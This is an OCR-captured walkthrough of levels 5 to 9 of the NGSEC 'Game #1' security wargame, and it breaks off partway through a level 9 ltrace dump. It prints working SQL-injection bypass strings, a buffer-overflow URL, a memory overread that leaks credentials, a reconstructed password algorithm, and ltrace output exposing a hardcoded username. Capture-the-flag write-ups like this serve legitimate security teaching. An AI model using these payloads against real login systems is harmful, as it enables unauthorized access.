
Password

Submit score

The completed challenge

## Level 5

http://quiz.ngsec.com/game1/level5/achtung.php


Next Generation Security Technologies | ngGames | Game #1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://quiz.ngsec.com/game1/level5/achtung.php
Go
Links
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Supporting Apache, IIS, SunOne and ISA Servers

Level 5: The SQL auth

Login:

Password:

submit

Related useful reading:

- Advanced SQL Injection WhitePaper
- Pseudo source code of the validate_achtung.php

The challenge page


Review the pseudo code:
http://quiz.ngsec.com/game1/level5/validate_achtung.txt

```
…
$result=mysql_db_query($db,"SELECT * FROM $table WHERE user='$login'
AND pass='$password'");
…
```

http://quiz.ngsec.com/game1/level5/validate_achtung.php?login=admin&password=bla'or'a'='a

Another string that works:

http://quiz.ngsec.com/game1/level5/validate_achtung.php?login=admin&password=bla'or'1=1--


Next Generation Security Technologies | ngGames | Game #1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Go
Links
NGSEC
home | company | press | ngServices | ngProducts | ngResearch | ngGames | partners | sitemap
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Submit score
Done
Internet

http://quiz.ngsec.com/game1/level5/validate_achtung.php?login=admin&password=bla'or'a'='a

Level 5 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point **you should update your score** filling this form.

**Not yet registered?** Follow this link: Registration Form


Nickname

Password

The completed challenge

## Level 6

http://quiz.ngsec.com/game1/level6/replicant.php


Next Generation Security Technologies | ngGames | Game #1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
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Search
Favorites
Address
Go
Links
NGSEC
NGSecureWeb : IPS for WebServers !
unknown !
Supporting Apache, IIS, SunOne and ISA Servers
Internet

http://quiz.ngsec.com/game1/level6/replicant.php

Level 6: The Byte Auth

Login:

Password:

Submit

Related useful reading:

- Smashing the stack for fun and profit
- Pseudo Source code of validate_replicant.cgi

Hint: No hint this time

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The challenge page

Look at Pseudo Source code of validate_replicant.cgi


http://quiz.ngsec.com/game1/level6/validate_replicant.txt

```
[...]
char user[128];
 ......
*(ch_ptr_end++)='\0';
strcpy(user,ch_ptr_begin);
[...]
```

An easy way to get the required number of zeros

```
        perl -e 'print "0" x 129'
```

We need to overflow the buffer, we know its gonna need more than 128 characters so start with 129 and keeping adding until you overflow the buffer (132 worked for me) http://quiz.ngsec.com/game1/level6/validate_replicant.cgi?login=0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000&password=


Next Generation Security Technologies | ngGames | Game #1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
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Favorites
Address
Go
Links
Internet

000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000&password=

Level 6 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point you should update your score filling this form.

Not yet registered? Follow this link: Registration Form

Nickname


Password

Submit score

The completed challenge

## Level 7

http://quiz.ngsec.com/game1/level7/net-dreamer.php


Next Generation Security Technologies | ngGames | Game #1 - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://quiz.ngsec.com/game1/level7/net-dreamer.php
Go
Links
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http://www.ngsec.com/legal.php
Internet

Level 7: The Adjacent Auth

Login:

Password:

Related useful reading:

- Taking advantage of non-terminated adjacent memory spaces
- Pseudo Source code of validate_net-dreamer.cgi

**Hint:** No hint this time


The challenge page

Check out the pseudo code
http://quiz.ngsec.com/game1/level7/validate_net-dreamer.txt

```
[...]
 *(ch_ptr_end++)='\0';
 strncpy(user,ch_ptr_begin,sizeof(user));
  ......
strncpy(pass,ch_ptr_begin,sizeof(pass));
 if ((strcmp(user,GOOD_USER)==0) && (strcmp(pass,GOOD_PASS)==0))
    // AUTHENTICATION OK!!
    } else {
    // AUTHENTICATION ERROR
    show_error(user,pass);
[...]
```

http://quiz.ngsec.com/game1/level7/validate_net-dreamer.cgi?login=&password=0000000000000000000000000000000000000000

000000000000000000000000000000000000000000000000000000000000000000000000
00000000000




Authentication ERROR!

Either your username () or password (0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000 user is beowulf with password athlon ) are incorrect. Please go back and try again.

Getting an error message that returns the real username and password

Username: **beowulf**
Password: **athlon**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Done
Internet

http://quiz.ngsec.com/game1/level7/validate_net-dreamer.cgi?login=beowulf&password=athlon

**Level 7 Completed!**

**CONGRATULATIONS!!! Authentication Completed!**

At this point **you should update your score** filling this form.

**Not yet registered?** Follow this link: Registration Form

**Nickname**


**Password**

Submit score

The completed challenge

## Level 8

http://quiz.ngsec.com/game1/level8/LA2019.php


Back
Search
Favorites
Address
http://quiz.ngsec.com/game1/level8/LA2019.php
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StackDefender : PAX on Windows !
Buffer overflows, 0-days, worms, exploits...
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Protect "from" the unknown!
Internet

Level 8: The Simple Auth Algorithm

Login:

Password:

Submit

Related useful reading:

- Passwords may be user dependant... Here are some non-valid examples.

The challenge page

The hint gives us some non-valid usernames and passwords. We need to figure out the algorithm

```
USER      PASSWORD
-------------------
admin     nr|ye
root      ecdj
ngsec     auhut
```


Password Algorithm is username ((ROT13 encoded)+(char in username))
username can be anything

```
example:

USER example: bbbbbb
Passwd is: opqrst

first char b = 13+0 = o
second char b  = 13+2 = p
third char b = 13+3 = q
fourth char b = 13+4 = r
```

```
fifth char b = 13+5 = s
sixth char b = 13+6 = t
```



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StackDefender : PAX on Windows !
Buffer overflows, 0-days, worms, exploits...
FREE DOWNLOAD NOW !!!
Protect "from" the unknown!
Internet

http://quiz.ngsec.com/game1/level8/validate_LA2019.php?login=bbbbbb&password=opqrst

Level 8 Completed!

CONGRATULATIONS!!! Authentication Completed!

At this point **you should update your score** filling this form.

**Not yet registered?** Follow this link: Registration Form


| | |
|---|---|
| Nickname | |
| Password | |

Submit score

The completed challenge

## Level 9

http://quiz.ngsec.com/game1/level9/onlyforyoureyes.php


File Edit View Favorites Tools Help
Back
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http://quiz.ngsec.com/game1/level9/validate_onlyforyoureyes
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Level 9: The Debugging Auth

Login:

Password:

Submit

Related useful reading:

- Executable of validate_onlyforyoureyes

The challenge page

Download the linux Executable of validate_onlyforyoureyes


wget http://quiz.ngsec.com/game1/level9/validate_onlyforyoureyes

Using ltrace we can get the usename and password.

Ok I stole this answer below from http://nocon.darkflame.net/notes/Game1-solutions.txt :

```
[nocon]$ ltrace -C ./validate_onlyforyoureyes "login=&password="
__libc_start_main(0x08048528, 2, 0xbffffb54, 0x08048350, 0x0804880c
<unfinished ...>
__register_frame_info(0x08049c30, 0x08049d40, 16, 0x4213030c,
0x0804880c) = 0x08049c30
memset(0xbffffa68, '\000', 128)                    = 0xbffffa68
strstr("login=&password=", "login=")               = "login=&password="
strstr("&password=", "&")                          = "&password="
strncpy(0xbffffa68, "", 127)                       = 0xbffffa68
memset(0xbffff5a0, '\000', 48)                     = 0xbffff5a0
memset(0xbffff9e8, '\000', 128)                    = 0xbffff9e8
strstr("password=", "password=")                   = "password="
strstr("", "&")                                   = NULL
strncpy(0xbffff9e8, "", 127)                      = 0xbffff9e8
strcmp("", "Zincompetencia")                      = -1 <---------------
-----------   /**** Username ******/
printf("\n<center>\n<p class="cab"><b>Au"...
<center>
<p class="cab"><b>Authentication ERROR!</b></p>
<p class="txt">Either your username or password are incorrect. Please
go back
and try again.</p>
</center>

)     = 166
exit(-1)                                          = <void>
